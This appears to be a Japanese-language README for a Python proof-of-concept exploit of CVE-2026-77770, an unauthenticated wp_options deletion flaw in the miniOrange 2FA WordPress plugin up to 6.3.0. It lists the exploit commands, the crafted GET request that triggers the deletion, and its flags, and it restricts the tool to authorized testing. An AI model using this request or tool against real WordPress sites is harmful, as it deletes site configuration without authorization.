 gmh5225/cve-2026-77770
CVE-2026-77770 の Python PoC:miniOrange 2FA(WordPress)6.3.0 以前における、メール認証リンク経由の未認証の任意 wp_options 削除。

miniOrange 2FA CVE POC
miniOrange 2FA(WordPress プラグイン miniorange-2-factor-authentication)≤ 6.3.0 — メール認証リンク(userID / Txid / accessToken)を介した、未認証での任意の WordPress オプション削除。
認可されたテスト専用です。所有していない、またはテスト許可を得ていないシステムに対して実行しないでください。
必要条件: Python 3、標準ライブラリのみ。
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test


python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| フラグ | 動作 |
|---|---|
-u / --url | WordPress サイトのルート(必須)。http:// または https://。ホスト名の場合は HTTPS を先に試し、次に HTTP を試します。自己署名 TLS は自動的に再試行されます |
--test | ゲスト: プラグインバージョン + メール認証ポップアップ |
--delete OPTION | 指定した wp_options 行を削除します。blogname は /wp-json/ 経由で確認できます(BEFORE / AFTER) |
--gate OPTION | 保存値が 3 であるオプション(Txid ゲート)。複数回指定可能。デフォルト: wp_page_for_privacy_policy、次に thread_comments_depth |
--insecure | TLS 検証をスキップ |
--timeout | HTTP タイムアウト秒数(デフォルト 30) |
未認証。ガジェットは /?userID=OPTION&Txid=GATE&accessToken=x への GET リクエストです。GATE は現在整数 3 を保持している必要があります。5 分間のウィンドウを外した場合、プラグインは GATE=0 も書き込みます。
--test は削除を行いません。--delete blogname が公開実証です(/wp-json/ 内のサイトタイトルが空になります)。6.3.1 ではキーにプレフィックス(mo2f_oobe_*)が付くため、プレフィックスのない名前は削除されません。
標準出力: VERSION、HANDLER、PRESENT、SITENAME、OPTION、BEFORE、AFTER、GATE、VULNERABLE、NOT_VULNERABLE、NOT_FOUND、ATTEMPTED。
CVE: CVE-2026-77770。プラグイン変更履歴 6.3.1。






